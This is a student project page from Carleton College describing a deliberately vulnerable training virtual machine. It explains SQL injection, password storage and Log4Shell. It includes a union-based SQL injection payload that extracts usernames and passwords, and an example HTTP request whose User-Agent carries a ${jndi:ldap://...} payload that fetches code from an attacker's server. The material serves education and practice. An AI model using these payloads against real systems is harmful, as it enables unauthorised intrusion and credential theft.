${CS:Comps://carleton.edu/pentesting}

Ashok Khare, Sydney Nguyen, and Kimberly Yip; Advised By Jeff Ondich
Carleton College Computer Science Comps, Winter 2024

This integrative exercise seeks to create a vulnerable virtual machine to allow individuals to gain hacking experience in a safe, ethical environment. Specifically, our virtual machine aims to give the attacker experience in Structured Query Language (SQL) injections, password storage, and the zero-day vulnerability Log4Shell.

1. SQL Injection

What is SQL?

- Structured Query Language (SQL) injection is a web security vulnerability that occurs when user input is requested and directly inserted into a query instead of passed in as a parameter.

How can it be exploited?

- An attacker can exploit a request for user input to insert malicious SQL to alter the actions of a query to add, modify, delete, or retrieve sensitive data.

How did we exploit it?

- In this implementation of a vulnerable virtual machine, we incorporated a union-based SQL injection to obtain sensitive information.
  - Union injection takes advantage of the union SQL operator, allowing for multiple queries to be strung together and executed as a single response.

PROGRAMMER WRITES THIS!

Example of a vulnerable query:

```
SELECT seller, COUNT(*) AS productCount FROM products
    WHERE price>='$price' AND item LIKE '$item' AND seller LIKE '$seller' GROUP BY seller, item;
```

ATTACKER TYPES THIS INTO THE FORM!

Possible injectable malicious code (inserted in 'seller' input section):

```
'$seller' = 'GROUP BY seller; SELECT username, password FROM users UNION SELECT seller, item FROM products WHERE seller!='
```

ATTACKER GETS A GOLDMINE! ALL THE PASSWORDS ARE MINE!!!

Query with injected malicious code:

```
SELECT seller, COUNT(*) AS productCount FROM products WHERE price>='$price' AND item LIKE '$item' AND seller
    LIKE GROUP BY seller; SELECT username, password FROM users UNION SELECT seller, item FROM products
    WHERE seller!= GROUP BY seller, item;
```

2. Password Storage

The first line of defense in maintaining secure accounts is to have secure password storage. To maintain password security, many websites choose to either encrypt or hash their passwords.

What is hashing?

What is Encryption?




Figure 2: Password hashing is the more widely used method for storing passwords. A hash function, like encryption, takes a plaintext password and creates a random string of letters and numbers.

Figure 1: Password encryption is the practice of applying an algorithm that sometimes utilizes a secret key to scramble passwords by taking in a plaintext password and turning it into a random string of text. The algorithm used in the diagram is the AES algorithm.

3. Log4Shell

What is Log4J?

- Log4J is a Java-based open-source logging library that can record information and events and communicate with other services on a system
- Allows for the Java Naming and Directory Interface (JNDI) and the lightweight directory access protocol (LDAP) to store and recall remote objects from external servers

What is Log4Shell?

- A remote code execution (RCE) vulnerability that exploits Apache Log4J v2.
- Exploits JNDI lookups and message lookup substitutions used for JNDI and LDAP communication

What is the JNDI lookup command?

- Introduced to Log4J in 2013, calls on an external server to download a specified Java object

What is the message lookup substitution command?


- Allows for variables to be stored within log messages through a specified syntax: ${prefix:name}
- When Log4J sees this syntax, it substitutes the variable for its value into the log


What's so bad about using the JNDI lookup and message lookup substitution commands together?

- Allows an attacker to send a message lookup substitution command that calls on a JNDI lookup command to execute malware stored on an external server.

What is LDAP?

- A remote directory used for authentication of an internal service
- Most common way attackers execute Log4Shell




Log4J logs the string ${jndi:ldap://IP Adress of Server/payload} then queries the LDAP server through message lookup substitution
Vulnerable API UniFi
Serialized malicious object
Server code exectues the JNDI lookup
Access to UniFi account and SSH login information

```
GET /test HTTP/1.1
Host: UniFi
User-Agent:
${jndi:ldap://IP Adress of Server/payload}
```

History of Log4Shell

When was Log4Shell discovered?

- Log4Shell was first discovered by Chen Zhaojun of Alibaba on November 24, 2021

How dangerous is Log4Shell?

- Earned a Common Vulnerability Score of 10 (the highest-level security score)
- A zero-day vulnerability which means attackers knew about and exploited the vulnerability before security professionals were aware about it
- Used across many major platforms with major dependencies, such as Adobe and Amazon Web Services
- With over 90% of Fortune 500 companies incorporating Java and a vulnerable version of Log4J, one million attack attempts were launched within 72 hours of the Log4Shell disclosure

How was the vulnerability addressed?

- Four patches were required to secure this vulnerability within Log4J, yet the vulnerability still exists within older, Java supported versions of Log4J
- Java's focus on maintaining reverse compatibility with older versions of packages and libraries has maintained vulnerable versions of Log4J, lending many who are unaware to remain susceptible to the exploit

Acknowledgements: We appreciate all the patience and support from our families, friends, a special thanks to our comps advisor, Jeff Ondich and Mike Tie. Thank you to our peers for providing us feedback throughout the term. Also, thank you to all the knowledgeable people on Stack Overflow, Youtube, and Hack The Box.